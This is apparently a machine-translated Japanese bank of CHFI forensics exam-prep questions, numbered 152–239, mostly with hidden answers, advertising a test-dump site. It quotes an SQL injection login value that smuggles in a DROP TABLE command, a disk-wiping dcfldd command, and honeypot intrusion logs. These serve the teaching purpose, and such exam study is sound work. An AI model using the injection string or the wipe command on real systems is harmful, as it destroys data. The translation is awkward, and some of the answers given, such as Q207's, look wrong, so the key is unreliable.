コンピュータフォレンジックの調査官トラビス（Travis）は、著作権侵害と横領を含む1カ月以上にわたって彼が取り組んできた事件を終わらせている。彼の最後の任務は、彼が働いている会社の社長のための調査報告書を準備することです。Travisは、ハードコピーと電子コピーをこの社長に提出する必要があります。Travisはこのレポートをどの電子形式で送信する必要がありますか？
A. TIFF-8
B. WPD
C. DOC
D. PDF
正解: (正解を表示します)

ス、https://www.jpntest.com/shiken/312-49-mondaishu 📌150問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **152**
法医学捜査官は、コンピュータのハードドライブから最近ごみ箱に移動したファイルを探しています。彼はコマンドラインツールを使ってC：\ RECYCLEDでファイルを検索しますが、何も見つかりません。
これの理由は何ですか？
A. ごみ箱はハードドライブに存在しません
B. ファイルは隠されていて、彼はそれらを見るためにスイッチを使わなければなりません
C. NTFSではなく、RECYCLEDフォルダのみのFATシステム
D. 彼はC：\ Windows \ System32 \ RECYCLEDフォルダで検索する必要があります
正解: **(**正解を表示します**)**

質問: **153**
オペレーティングシステムがクラスタを使用済みであるが割り当てられていないものとしてマークすると、クラスタは_____
A. 腐敗
B. 悪い
C. 未割り当て
D. 紛失
正解: **(**正解を表示します**)**

質問: **154**
次のコマンドは、Webサイトのログインページで何を生成しますか？ SELECT email、passwd、login_id、full_nameどこのメンバーからメール= 'someone@somehwere.com'; DROP TABLEメンバー。- '
A. 構文が正しくないので、このコマンドは何も生成しません
B. メンバテーブル全体を削除します。
C. メンバーテーブルの最初のユーザーのパスワードを取得します。
D. エラーを挿入します！参照元not found.emailアドレスをメンバーテーブルに追加する
正解: **B (**コメントを発表する**)**

質問: **155**
書き込みブロッカーなしでハードディスクを調べる場合、Windowsは次の場所にデータを書き込むため、Windowsを起動しないでください。
A. BIOS
B. MSDOS.sys
C. ごみ箱
D. ケースファイル

正解: (正解を表示します)

質問: **156**
調査のためにコンピュータフォレンジックラボが使用する必要があるのは次のうちどれですか？
A. オープンアクセス
B. エントリログ
C. アクセス制限
D. 隔離
正解: (正解を表示します)

質問: **157**
Harold氏は、ネットワーク侵入、企業のスパイ、横領のケースについて報告しています。彼は6ヶ月以上にわたって取り組んでいます。彼は、ネットワーク対応のスパイを説明するために彼の報告書に使用する正しい用語を見つけようとしている。ハロルドは何の言葉を使うべきですか？
A. Spynet
B. Hackspionage
C. Spycrack
D. Netspionage
正解: (正解を表示します)

質問: **158**
SimonはTrinitron XML Inc.の元従業員です。彼は間違って解雇され、以前の会社のネットワークに侵入したいと考えています。Simonはいくつかのサーバー名を記憶しているので、DIGを使用してaxfrおよびixfrコマンドを実行しようとします。サイモンはここで何を達成しようとしていますか？
A. ゾーン転送を実行する
B. ドメイン内のすべてのユーザーを列挙する
C. DNS中毒を実行する
D. DOSコマンドを送信してDNSサーバーをクラッシュさせる
正解: **A** (コメントを発表する)

質問: **159**
ECSA試験に合格したばかりで、ロサンゼルスの金融機関のセキュリティ監査を実行している最初のコンサルティング業務を開始しようとしています。あなたがあなたのECSAクラスを覚えているかどうかを確認しようとする会社のITマネージャー。彼は、会社のネットワークをテストするために使用する方法論について尋ねます。あなたはどう答えますか？
A. IBMの方法論
B. Googleの方法論
C. LPT方法論
D. Microsoftの方法論

正解: (正解を表示します)

質問: **160**
あなたはコンピュータフォレンジックの調査員として働いており、会計事務所の所有者から会社の従業員のコンピュータ虐待の可能性を調査するために呼び出されます。あなたは会社の所有者と会い、自社のコンピューティング資産を自由に閲覧する権利を保有しているというポリシーを発表したことがないことを発見しました。職業はなんですか？
A. ポリシーなしで調査を行うことは、従業員のプライバシーに関する期待に違反することを所有者に知らせます
B. ポリシーなしで調査を行うことが第4改正条項違反であることを所有者に知らせる
C. ポリシーなしで調査を実施することは、会社が私有であるため問題ではないことを所有者に知らせます
D. ポリシーなしで調査を行うことは問題ではないことを所有者に知らせるために、政府機関にのみポリシーが必要であるため
正解: (正解を表示します)

質問: **161**
容疑者は、大人のウェブサイトにアクセスして画像をダウンロードしたため、コンピューティングリソースの容認された使用に違反していると非難されている。調査官は容疑者が実際にこれらのサイトを訪問したことを証明したい。しかし、容疑者は検索履歴をクリアして、クッキーキャッシュを空にしました。さらに、彼はダウンロードした可能性のある画像をすべて削除しました。調査官は違反を証明するために何をすることができますか？
A. 目撃者である同僚の助けを求める
B. ディスクをイメージし、削除されたファイルを回復しよう
C. 証拠のためにウェブサイトにアプローチする
D. Windowsレジストリで接続データを確認してください（回復してもしなくてもかまいません）
正解: (正解を表示します)

質問: **162**
ジョンは、カナダのコンサルティング会社のコンピューターフォレンジック調査員として働いています。彼は、ボットネットサーバーと言われるローカルのWebカフェでコンピュータを奪取するよう呼び出されている。Johnはコンピュータを徹底的にスキャンし、コンピュータがボットネットサーバーであると考えるように導くものは何も見つけ出しません。Johnは、コンピュータの仮想メモリをスキャンして、見つからなかったものを見つけ出すことにしました。仮想メモリスキャンはどのような情報を生成しますか？
A. システムに最後にパッチを当てた日時
B. コンピュータの仮想メモリをスキャンする必要はありません
C. すべてのシステムファイルの時刻と日付
D. 実行中プロセスを隠しています
正解: (正解を表示します)

質問: **163**
ハードディスクのセクタには、通常、いくつのバイトが含まれていますか？
A. 256
B. 2048
C. 512
D. 1024
正解: **(**正解を表示します**)**

質問: **164**
この組織は、既知のソフトウェアのハッシュ署名のデータベースを保持しています。
A. アメリカ国立標準研究所
B. National Software Reference Library
C. 電気電子学会
D. 国際標準化機構
正解: **(**正解を表示します**)**

質問: **165**
イメージを彫刻するとき、イメージを回復することは次のスキルのどちらによって決まりますか？
A. テープバックアップからのイメージのリカバリ
B. ヘッダーコンテンツのパターンを認識する
C. 破損したファイルのパターンを認識する
D. テープバックアップからイメージを復元する
正解: **(**正解を表示します**)**

質問: **166**
誰が次の作業を担当していますか？
フォレンジックチームが助言するまでシーンを安全にして、安全な状態に維持するようにします。最終的にフォレンジックチームに渡されるシーンについてのメモを作成します
A. 弁護士
B. フォレンジックではないスタッフ
C. システム管理者
D. ローカルマネージャーまたはその他の法医学スタッフ
正解: **(**正解を表示します**)**

質問: **167**
国防総省（DoD）のネットワークを受動的にスキャンした後、アクティブスキャンに切り替えて、ネットワーク上のライブホストを識別します。DoDは大規模な組織であり、任意のスキャン数に対応する必要があります。ブロードキャストアドレスにIPパケットを送信して、ICMP pingスイープを開始します。あなたのICMP pingには5人のホストしか応答しません。間違いなくあなたが期待していたホストの数ではありません。なぜこのpingスイープはわずかな反応しか出さなかったのですか？
A. スイッチドネットワークはブロードキャストアドレスに送信されたパケットに応答しません
B. このスキャンにはUNIXシステムとUNIXシステムのみが応答します
C. IBM AS / 400のみがこのスキャンに応答します
D. Windowsシステムのみがこのスキャンに返信します
正解: **B** (コメントを発表する)

質問: **168**
調査を行う前に、どのようなコピー方法を常に最初に実行すべきですか？
A. パリティビットコピー
B. ビットストリームコピー
C. MS-DOSディスクコピー
D. システムレベルのコピー
正解: (正解を表示します)

質問: **169**
ソフトウェアファイアウォールはOSIモデルのどのレイヤーで動作しますか？
A. 輸送
B. データリンク
C. アプリケーション
D. ネットワーク
正解: (正解を表示します)

質問: **170**
OSIモデルのどの層でルータが機能していますか？
A. 1
B. 4
C. 5
D. 3
正解: **D** (コメントを発表する)

質問: **171**
これは、Microsoftがもともとフロッピーディスク用に設計したオリジナルのファイル構造データベースです。ディスクの最も外側のトラックに書き込まれ、ドライブに格納されている各ファイルに関する情報が含まれています。
A. マスターファイルテーブル（MFT）
B. マスターブートレコード（MBR）
C. ファイルアロケーションテーブル（FAT）
D. ディスクオペレーティングシステム（DOS）
正解: **C (**コメントを発表する**)**

質問: **172**
Officeドキュメント（Word、Excel、PowerPoint）には、ドキュメントを作成したマシンのMACまたは一意の識別子を追跡できるコードが含まれています。そのコードは何と呼ばれていますか？
A. 個々のASCII文字列
B. グローバルに一意のID
C. Microsoft仮想マシン識別子
D. パーソナルアプリケーションプロトコル
正解: **(**正解を表示します**)**

質問: **173**
Windows IIS Webサーバーからログファイルを調べるとき、新しいログファイルが作成される頻度は？
A. 毎週新しいログファイルが作成されます
B. Webサーバーを起動するたびに新しいログが作成されます
C. 毎日新しいログファイルが作成されます
D. 常に同じログが使用されます
正解: **(**正解を表示します**)**

質問: **174**
TCPとUDPはOSIモデルのどのレイヤーを利用していますか？
A. セッション
B. ネットワーク
C. 輸送
D. データリンク
正解: **(**正解を表示します**)**

質問: **175**
以下の抜粋は、ハニーポットのログから抜粋したものです。ログは3日間にわたってアクティビティをキャプチャします。

侵入の試みはいくつかあります。しかし、いくつかは成功しています。
（注この質問の目的は、生徒がログエントリから基本情報を読み取り、攻撃の性質を解釈できるかどうかをテストすることです）。
IDS27 / FINスキャン :194.222.156.169:56693 - > 172.16.1.107:482 Apr 24 18 :01 :05 [4663] :
IDS / DNSバージョンクエリ :212.244.97.121:3485 - > 172.16.1.107:53 Apr 24 19:04:01 [4663] :
IDS213 / ftp-passwd-retrieval :194.222.156.169 :1425 - > 172.16.1.107:21 Apr 25 08:02:41
[5875] :spp_portscan :PORTSCANが24.9.255.53から検出されました4月25日02:08:07 [5875] :
IDS277 / DNSバージョンクエリ :63.226.81.13 :4499 - > 172.16.1.107:53 Apr 25 02:08:07
[5875] :IDS277 / DNSバージョンクエリ :63.226.81.13:4630 - > 172.16.1.101:53 Apr 25 02:38:17
[5875] :IDS / RPC-rpcinfo-query :212.251.1.94:642 - > 172.16.1.107:111 Apr 25 19:37:32 [5875] :
IDS230 / web-cgi-space-wildcard :198.173.35.164:4221 - > 172.16 .1.107 :80 Apr 26 05:45:12
[6283] :IDS212 / dns-zone-transfer :38.31.107.87:2291 - > 172.16.1.101:53 Apr 26 06:43:05
[6283] :IDS181 / nops- x86 :63.226.81.13:1351 - > 172.16.1.107:53 Apr 26 06:44:25 victim7
PAM_pwdb [12509] : ログイン）ユーザー用に開かれたセッションシンプル （id = 506）Apr 26
06:44:36 victim7 PAM_pwdb [12521] :シモン （id = 506）でユーザーsimonのセッションが開かれましたApr 26 06:45:34 [6283] :IDS175 / socks-プローブ :24.112.167.35:20 - > 172.16.1.107:1080
Apr 26 06:52:10 [6283] :IDS127 / telnet-login-incorrect :172.16.1.107:23 - > 213.28.22.189:4558
以下のオプションから次のエントリを最もよく解釈するものを選択します。
Apr 26 06:43:05 [6283] :IDS181 / nops-x86 :63.226.81.13:1351 - > 172.16.1.107:53
A. DNSゾーン転送
B. IDS回避技術
C. バッファオーバーフローの試み
D. 63.226.81.13からデータが取得されています
正解: **(**正解を表示します**)**

質問: **176**
警告バナーの使用は、従業員が雇用を克服して訴訟を回避するのに役立ちます
_____。企業のイントラネット、ネットワーク、または仮想プライベートネットワーク （VPN）に接続し、企業の調査担当者がネットワーク内に格納された情報を監視、検索、取得できるようにする。
A. インターネットアクセス権
B. 仕事の権利
C. フリースピーチの権利
D. プライバシーの権利
正解: **(**正解を表示します**)**

質問: **177**
ファイルをコピーするためのイメージドライブの準備は、Linuxフォレンジックの第一歩です。この目的のために、次のコマンドは何を達成するでしょうか？
dcfldd if = / dev / zero of = / dev / hda bs = 4096 conv = noerror、sync

A. ディスクを4096個の0で埋める
B. セカンダリIDEコントローラのマスタディスクからスレーブディスクにファイルをコピーする
C. 低レベルフォーマット
D. ディスクをゼロで埋める
正解: **(**正解を表示します**)**

質問: **178**
マイヤー・エレクトロニクス・システムズ（Meyer Electronics Systems）は最近、オフィスから数多くのノートパソコンを盗まれました。これらのラップトップには、特許や企業戦略に関する企業の機密情報が含まれていました。ラップトップが盗まれてから1ヵ月後、競合会社はマイヤーが生産する製品をほぼ正確に複製した製品を開発したばかりであることが判明しました。この情報がラップトップから盗まれるのを防ぐことができたのは何ですか？
A. DFS暗号化
B. EFS暗号化
C. IPS暗号化
D. SDW暗号化
正解: **(**正解を表示します**)**

質問: **179**
最近使用したプログラムや開いているファイルのリストはどれですか？
A. 最近使用したプログラム（RUP）
B. マスターファイルテーブル（MFT）
C. GUIDパーティションテーブル（GPT）
D. 最近使用されたもの（MRU）
正解: **(**正解を表示します**)**

質問: **180**
Paraben Lockdownデバイスは、どのオペレーティングシステムでハードドライブのデータを書き込むのですか？
A. Windows
B. Red Hat
C. Mac OS
D. Unix
正解: **(**正解を表示します**)**

質問: **181**
訴訟を裁判所に提出している間、サイモンは証言のために多くの証人を立場に呼びます。サイモンは、証言者のヒラリー・タフトをスタンドに呼び寄せることにしました。ヒラリーは横たわっている証人なので、彼女はどの分野で専門家と見なされますか？
A. 法医学に関連する技術資料

B. 法的問題
C. 被告/被害者の性格を判断する
D. 特定のフィールドはありません
正解: **(**正解を表示します**)**

質問: **182**
Diskcopyは次のとおりです。
A. AccessDataによるユーティリティ
B. 標準のMS-DOSコマンド
C. デジタルインテリジェンスユーティリティ
D. ddコピーツール
正解: **(**正解を表示します**)**
説明/参照：
Explanation:
diskcopyは、標準DOSユーティリティです。C :\ WINDOWS> diskcopy /？フロッピーディスクの内容を別のフロッピーディスクにコピーします。

質問: **183**
_____は、犯罪行為の兆候のために民間調査の結果を当局に引き継ぐことを指します。
A. Locard Exchange Principle
B. ケリー政策
C. クラークスタンダード
D. シルバー -プラッター -ドクトリン
正解: **D (**コメントを発表する**)**

質問: **184**
重大なシステムファイルの固定長MD5アルゴリズムのチェックサムは何文字ですか？
A. 32
B. 16
C. 64
D. 128

正解: (正解を表示します)

質問: **185**
スタートアップコンフィギュレーションはルータにどこにありますか？
A. スタティックRAM
B. ダイナミックRAM
C. BootROM
D. NVRAM
正解: (正解を表示します)

質問: **186**
刑事事件における証拠を扱う手続きは、民事事件における証拠を扱う手続きとどのように異なるのですか？
A. 刑事事件における証拠は、民事事件よりも緊密に確保されなければならない
B. 症例の種類にかかわらず、証拠は同じ方法で扱われなければならない
C. あなたが法執行機関に勤務しない限り、証拠の手続きは重要ではありません
D. 民事訴訟の証拠は、刑事事件よりも緊密に確保されなければならない
正解: (正解を表示します)

質問: **187**
Windowsコンピュータでの印刷では、通常、以下のいずれかのファイルタイプを作成する必要がありますか？
A. EME
B. MEM
C. EMF
D. CME
正解: **C** (コメントを発表する)

質問: **188**
次のファイルシステムのどれがMac OS Xで使用されていますか？
A. EXT2
B. EFS
C. HFS +
D. NFS
正解: **C** (コメントを発表する)

質問: **189**
JasonはACMA metal Corporationのセキュリティ管理者です。ある日、同社のOracleデータベースサーバーが侵害され、顧客情報と財務データが盗まれたことに気付きました。データベースが競合他社の手に入る場合、財務的損失は数百万ドルになります。

ジェイソンはこの犯罪をすぐに法執行機関に報告したいと考えています。
どの組織が米国内のコンピュータ犯罪捜査を調整していますか？
A. 国家インフラ保護センター
B. インターネット詐欺苦情センター
C. CERTコーディネーションセンター
D. 米国シークレットサービスのローカルまたは国内のオフィス
正解: **(**正解を表示します**)**

質問: **190**
MichaelはKimball Construction Companyのシニアセキュリティアナリストとして働いています。毎年のセキュリティ監査の一環として、マイケルは脆弱性についてネットワークをスキャンします。MichaelはNmapを使用してXMASスキャンを行い、スキャンされたポートの大部分は応答しません。これらのポートはどのような状態にありますか？
A. フィルタリングされた
B. 開く
C. ステルス
D. クローズド
正解: **(**正解を表示します**)**

質問: **191**
フォレンジック調査を実行するときに、ダイナミックディスク上のパーティションを決して削除しない理由は何ですか？
A. この操作はディスクを破損させる可能性があります
B. コンピュータは一定の再起動状態に設定されます
C. 間違ったパーティションがアクティブに設定されている可能性があります
D. すべての仮想メモリが削除されます。
正解: **(**正解を表示します**)**

質問: **192**
コンピューターフォレンジック分析を実施する場合は、_____を守って、主要な仕事に集中し、仕事の水準が当初期待されたレベルを超えないようにしなければなりません。
A. スコープのクリープ
B. 過度のマーケティング
C. ハードドライブの障害
D. 不正な費用
正解: **(**正解を表示します**)**

質問: **193**

オンサイトのインシデント対応チームが、自社内のコンピュータ改ざんの疑いのあるケースを調査するために呼び出されます。調査を進める前に、最高経営責任者（CEO）は、インシデントが低レベルに分類されることを通知します。どのくらいチームは事件に対応する必要がありますか？
A. 2営業日
B. 1営業日
C. すぐに
D. 4時間
正解: **(**正解を表示します**)**

質問: **194**
企業が法廷で容認できるようにログファイルを保管する頻度はどれくらいですか？
A. 継続的
B. 毎週
C. すべてのログファイルは頻度に関係なく裁判所で認められます
D. 毎月
正解: **(**正解を表示します**)**

質問: **195**
次のLinuxコマンドは何を達成しますか？
dd if = / dev / mem of = / home / sam / mem.bin bs = 1024
A. 実行中のメモリをファイルにコピーする
B. システムフォルダの内容をファイルにコピーする
C. マスターブートレコードをファイルにコピーする
D. メモリダンプファイルをイメージファイルにコピーする
正解: **A (**コメントを発表する**)**

質問: **196**
彼女のCEH試験に合格した後、キャロルはネットワークが完全に安全であることを保証したいと考えています。彼女は、DMZ、ステートフルファイアウォール、NAT、IPSEC、およびパケットフィルタリングファイアウォールを実装しています。すべてのセキュリティ対策がとられているため、ネットワーク上のどのホストもインターネットに接続できません。何故ですか？
A. NATはステートフルファイアウォールでは機能しません
B. NATはIPSECで動作しません
C. ステートフルファイアウォールはパケットフィルタリングファイアウォールでは機能しません
D. IPSECはパケットフィルタリングファイアウォールでは機能しません
正解: **B (**コメントを発表する**)**

質問: **197**
ジョージは、フロリダ州の州政府機関で働く上級セキュリティアナリストです。彼の州議会は、毎年国家機関に毎年セキュリティ監査を受けるよう命じる法案を可決しました。何が必要なのかを学んだ後、ジョージは、最初の監査が行われる前にできるだけ早くIDSを実装する必要があります。州法は、 時間ベースの誘導機」を備えたIDSを使用することを要求しています。
この要件を満たすためには、どのIDS機能を実装する必要がありますか？
A. 統計ベースの異常検出
B. シグネチャベースの異常検出
C. パターンマッチング
D. リアルタイム異常検出
正解: **D** (コメントを発表する)

質問: **198**
どのサイトでクロスサイトスクリプティング攻撃が行われますか？
A. アプリケーション
B. セッション
C. データリンク
D. プレゼンテーション
正解: **A** (コメントを発表する)

質問: **199**
調査の過程で、あなたは調査の容疑者の無実を証明する可能性のある証拠を見つけます。あなたは偏った意見を維持し、あなたの事実を知るプロセス全体において客観的でなければなりません。したがって、あなたはこの証拠を報告します。この種の証拠は、次のように知られています。
A. 迫害の証拠
B. 除草的証拠
C. 必須証拠
D. ひどい証拠
正解: (正解を表示します)

質問: **200**
潜在的な電子メール犯罪を調査する場合、調査の最初のステップは何ですか？
A. IPアドレスを元に戻す

B. レポートを作成する
C. 証拠を回復する
D. 犯罪が実際に犯されたかどうかを判断する
正解: **(**正解を表示します**)**

質問: **201**
あなたはコンピュータサイエンスの博士号のための論文に取り組んでいます。あなたの論文は、HTML、DHTML、その他のWebベースの言語に基づいており、何年にもわたって進化してきました。
アーカイブに移動します。orgを開き、news.comのHTMLコードを表示します。その後、現在のnews.com Webサイトに移動し、ソースコードをコピーします。コードを検索しながら、あなたは異常な何かを見つけます :あなたは何を発見しましたか？
A. Webバグ
B. Trojan.downloader
C. CGIコード
D. ブラインドバグ
正解: **(**正解を表示します**)**

質問: **202**
一般的に、_____科学的な方法を適用してデータを取得することによって、コンピュータのハードディスクや他のディスクから取得できるデータの調査に関係します。
A. 災害復旧
B. コンピュータフォレンジック
C. データ復旧
D. ネットワークフォレンジック
正解: **B (**コメントを発表する**)**

質問: **203**
次の電子メールヘッダーでは、電子メールは最初にどこから発信されましたか？

A. Somedomain.com
B. Simon1.state.ok.gov.us
C. Smtp1.somedomain.com
D. David1.state.ok.gov.us
正解: **B (**コメントを発表する**)**

質問: **204**
Microsoftのファイル構造では、セクタはグループ化されて次のように整形されます。
A. クラスタ
B. ビットストリーム
C. パーティション
D. ドライブ
正解: **(**正解を表示します**)**

質問: **205**
法医学捜査官は、コンピュータからあるタイプのリムーバブルメディアにデータをコピーして、別の場所の情報を調べる必要があります。問題は、データのサイズが約42GBであることです。調査官が使用するリムーバブルメディアのタイプは何ですか？
A. Blu-Rayデュアルレイヤー
B. HD-DVD
C. ブルーレイ単層
D. DVD-18
正解: **(**正解を表示します**)**

質問: **206**
コンピュータフォレンジックを使うのはいつ適切でしょうか？
A. 著作権および知的財産の盗難/誤用が発生した場合
B. 従業員が上司の経営手法を気にしない場合
C. 長期間にわたり明確な理由がなく販売が中断した場合
D. 金融機関が強盗によって盗難された場合
正解: **(**正解を表示します**)**

質問: **207**
パスワードの長さ、パスワードの作成に使用される文字セットなどの詳細を使用するパスワードクラッキング手法はどれですか？
A. 中間攻撃の男
B. ブルートフォース攻撃
C. ルールベースの攻撃
D. 辞書攻撃
正解: **D (**コメントを発表する**)**

質問: **208**
インシデント対応プロセスのどの段階でイベントを報告するか？
A. 封じ込め
B. フォローアップ

C. 回復
D. 識別
正解: (正解を表示します)

質問: **209**
どのタイプの分析が調査の時間と一連の出来事を特定するのに役立ちますか？
A. リレーショナル
B. 時間的
C. 機能的
D. 時間ベース
正解: (正解を表示します)

質問: **210**
次のファイルのうち、システムからインストール、実行、またはアンインストールされたアプリケーションのトレースはどれですか？
A. プリフェッチファイル
B. 仮想ファイル
C. 画像ファイル
D. ショートカットファイル
正解: (正解を表示します)

質問: **211**
捜査官はDecryption Collectionのどのような機能を利用して、できるだけ早くパスワードを盗むことができますか？
A. MD5ハッシュ検証のサポート
B. すべてのパスワードを10分でクラックする
C. 16台以下のコンピュータで処理を分散する
D. 暗号化ファイルシステムのサポート
正解: (正解を表示します)

質問: **212**

DHCPを使用してIPアドレスを割り当てるネットワークを調査する場合、特定の時刻に特定のIPアドレスを持つシステム（MACアドレス）を特定するにはどうすればよいでしょうか。
A. Webサーバーのログファイル
B. 個々のコンピュータのARPキャッシュ
C. 特定のIPアドレスを特定する方法はありません
D. DHCPサーバーのログファイル
正解: **(**正解を表示します**)**

質問: **213**
Web Server Hackの可能性のある調査についてお手伝いしています。あなたが電話をした会社は、顧客がブラウザで会社のWebアドレスを入力するたびに、ポルノグラフィックウェブサイトを受け取ったと報告したと述べました。会社はWebサーバーをチェックしたが、間違っているとは見なされなかった。ブラウザにWebサイトのIPアドレスを入力すると、すべてが正常に表示されます。名前解決サーバーのDNSキャッシュに影響する攻撃の名前は何ですか。その結果、ユーザーのサーバーが間違ったWebサイトに誘導されます。
A. IPスプーフィング
B. HTTPリダイレクト攻撃
C. ARP中毒
D. DNS中毒
正解: **(**正解を表示します**)**

質問: **214**
あなたは大手衣料品メーカーのコンピュータフォレンジック調査員として働いており、従業員が衣服のデザインを盗んで別の会社の別のブランド名で販売しているという珍しいケースを調査するよう求められています。調査の過程で発見したことは、衣服のデザインは実際には従業員のオリジナル製品であり、従業員が自分の時間に自分のデザインを売却することに対するポリシーはないということです。従業員が間違っていることがわかる唯一のことは、彼の衣服のデザインが、会社のものと同じグラフィックシンボルを組み込んでいて、グラフィック内の言葉だけが異なることです。法律のどの部分が従業員に違反していますか？
A. ブランドマーク法
B. printright法
C. 著作権法
D. 商標法
正解: **(**正解を表示します**)**

質問: **215**
面積密度とは、
A. パーティションごとのデータ量
B. 1ディスクあたりのデータ量
C. プラッターごとのデータ量

D. 1平方インチあたりのデータ量
正解: **(**正解を表示します**)**

質問: **216**
新しい機械、プロセス、有用な組成物または製造物を発見または発明する個人に付与された財産権の付与とは何か？
A. 著作権
B. デザイン特許
C. 商標
D. 実用特許
正解: **(**正解を表示します**)**

質問: **217**
Davidson Truckingは、ミシガン州デトロイトに3つの現地事務所を持つ小規模な運送会社です。同社で働く女性社員10人は、男性従業員が繰り返し嫌がらせをしていることを弁護士に伝え、経営陣はその問題を止めることは何もしていない。Davidsonには、嫌がらせに対する意識や嫌がらせなど、企業のすべてのガイドラインを説明する社員ポリシーがあります。事件が裁判所に提起されたとき、検察は、誰が会社の方針を遵守しないことを誰に要求すべきですか？
A. IT担当者
B. 従業員自身
C. 政策書を担当する行政アシスタント
D. スーパーバイザー
正解: **(**正解を表示します**)**

質問: **218**
あなたが仕事をしている、あるいは働いているケースについて、記者が近づいたときにはどうしたらいいですか？
A. あなたのケースに役立つ質問にのみ回答してください
B. 「コメントなし」と言ってください。
C. あなたを保持している弁護士に記者を紹介してください
D. すべての記者の質問にできるだけ完全に答えます
正解: **C (**コメントを発表する**)**

質問: **219**
16進エディタでファイルを調べるとき、ファイルヘッダーはどのスペースを占有しますか？
A. なし、ファイルヘッダーはFATに含まれています
B. ファイルの最初の数バイト
C. ファイルの最後の数バイト
D. ファイルの先頭に1バイト
正解: **(**正解を表示します**)**

質問: **220**
書類、預言書、誓約書に書かれた質問と回答、事実の認定書と現場審査の書面による要求を要求することにより、証跡の前に情報を得る努力は、法律上の用語の記述ですか？
A. ヒアサイス
B. 検出
C. 偵察
D. ディスカバリー
正解: **(正解を表示します)**

質問: **221**
Linuxブートプロセスの次の段階のうち、システムのハードウェアを初期化する段階はどれですか？
A. BootROMステージ
B. カーネルステージ
C. BIOSステージ
D. ブートローダーステージ
正解: **(正解を表示します)**

質問: **222**
サイバー犯罪の法医学調査の捜査段階では、次のうちどれに該当しないのですか？
A. 最初の応答
B. 証拠を保護する
C. データ収集
D. データ分析
正解: **A (コメントを発表する)**

質問: **223**
証拠として奪取したいコンピュータのケーブル接続をすべてメモする必要がありますか？
A. どのハードウェアが存在していたかを知る
B. 他のデバイスが接続されている場合
C. 外部接続が何であったかを知る
D. 周辺機器の種類を知る
正解: **(正解を表示します)**

質問: **224**
「アイドル」システムは、何とも呼ばれます。
A. PCが使用されていません
B. PCがインターネットに接続されていない
C. Bot

D. ゾンビ
正解: **D** (コメントを発表する)

質問: **225**
Windows XP起動時にログオンダイアログボックスを初期化するためにどのファイルが処理されるのですか？
A. NTOSKRNL.EXE
B. LSASS.EXE
C. NTDETECT.COM
D. NTLDR
正解: (正解を表示します)

質問: **226**
CHFIプロフェッショナルとして、あなたのプロの評判にとって最も重要なものは次のうちどれですか？
A. あなたが請求する無料
B. あなたの認定
C. それぞれのすべてのケースの正しい、成功した管理
D. 地元の法執行官の友情
正解: (正解を表示します)

質問: **227**
疑わしいコンピュータが有毒化学物質を含む可能性のある場所にある場合は、次のことを行う必要があります。
A. HAZMATチームと調整する
B. 一人ではない
C. 疑わしいコンピュータを入手する方法を決定する
D. 疑わしいマシンが汚染されていると仮定します
正解: **A** (コメントを発表する)

質問: **228**

あなたは1,000,000人の人口にサービスを提供している地元の警察署に勤務しており、コンピュータフォレンジックラボを構築する任務を受けています。法医学コンピュータ捜査官のうち何人があなたの研究室にスタッフを派遣してほしいですか？
A. 2
B. 4
C. 8
D. 1
正解: **(**正解を表示します**)**

質問: **229**
達成しようとしている次のコマンドは何ですか？
A. 192.168.0.0ネットワークでUDPポート445が閉じていることを確認する
B. UDPポート445が192.168.0.0ネットワーク用に開いていることを確認する
C. NETBIOSが192.168.0.0ネットワークで実行されていることを確認します。
D. TCPポート445が192.168.0.0ネットワーク用に開いていることを確認します。
正解: **(**正解を表示します**)**

質問: **230**
コンピュータフォレンジック調査中にアンチウイルススキャナを使用することに関しては、次のことを行う必要があります。
A. フォレンジックワークステーションでスキャンを実行しないでください。システム構成を変更する可能性があるからです
B. フォレンジックワークステーションを調査中に5分間隔でスキャンします
C. 調査を開始する前に疑わしいハードドライブをスキャンする
D. 調査を開始する前にフォレンジックワークステーションをスキャンします
正解: **D (**コメントを発表する**)**

質問: **231**
このタイプの証言は、実際のフィールドワークを行い、裁判所で意見を提示しない者によって提示されます。
A. 民事訴訟の証言
B. 技術的証言
C. エキスパートの証言
D. 犠牲者の証言を提唱する
正解: **(**正解を表示します**)**

質問: **232**
Webログを確認すると、HTTPステータスコードにリソースが見つからないというエントリが表示されます。
リソースが見つからないためにログに表示される実際のエラーコードは何ですか？

A. 202
B. 505
C. 909
D. 404
正解: **(**正解を表示します**)**

質問: **233**
次のどの方法でファイルを永久に削除しますか？
A. データ隠蔽
B. トレイルの難読化
C. アーティファクトワイピング
D. ステガノグラフィー
正解: **C (**コメントを発表する**)**

質問: **234**
ユーザーが外部から受信した脅迫メールを報告した後、調査を依頼されました。メッセージの送信元をトレースしようとしているときに最も関心が高いのは次のうちどれですか？
A. 電子メールヘッダー
B. X509アドレス
C. ホストドメイン名
D. SMTP返信アドレス
正解: **(**正解を表示します**)**

質問: **235**
TCP / IPプロトコルスタックのどのヘッダーフィールドにPing of Deathとして知られているハッカーエクスプロイトが関係していますか？
A. TCPヘッダーフィールド
B. IPヘッダーフィールド
C. UDPヘッダーフィールド
D. ICMPヘッダーフィールド
正解: **(**正解を表示します**)**

質問: **236**
高レベルの圧縮が心配されているにもかかわらず、データが失われる可能性がない場合は、どのようなタイプの圧縮を使用しますか？
A. 無損失圧縮
B. ロス圧縮
C. 圧縮の損失
D. 時間損失圧縮
正解: **(**正解を表示します**)**

質問: **237**
Linuxコンピュータ上のApacheアクセスログのデフォルトの場所はどこですか？
A. usr / local / apache / logs / access_log
B. bin / local / home / apache / logs / access_log
C. usr / logs / access_log
D. logs / usr / apache / access_log
正解: **A (**コメントを発表する**)**

質問: **238**
NTLM認証を使用するActive Directoryネットワーク上で、ドメインコントローラ上のどこにパスワードが格納されていますか？
A. AMS
B. Password.conf
C. シャドウファイル
D. SAM
正解: **D (**コメントを発表する**)**

質問: **239**
下のログを調べて、次の質問に答えてください：
IDS27 / FINスキャン：194.222.156.169:56693 - > 172.16.1.107:482 Apr 24 18：01：05 [4663]：
IDS / DNSバージョンクエリ：212.244.97.121:3485 - > 172.16.1.107:53 Apr 24 19:04:01 [4663]：
IDS213 / ftp-passwd-retrieval：194.222.156.169：1425 - > 172.16.1.107:21 Apr 25 08:02:41 [5875]：spp_portscan：PORTSCANが24.9.255.53から検出されました4月25日02:08:07 [5875]：
IDS277 / DNSバージョンクエリ：63.226.81.13：4499 - > 172.16.1.107:53 Apr 25 02:08:07 [5875]：IDS277 / DNSバージョンクエリ：63.226.81.13:4630 - > 172.16.1.101:53 Apr 25 02:38:17 [5875]：IDS / RPC-rpcinfo-query：212.251.1.94:642 - > 172.16.1.107:111 Apr 25 19:37:32 [5875]：
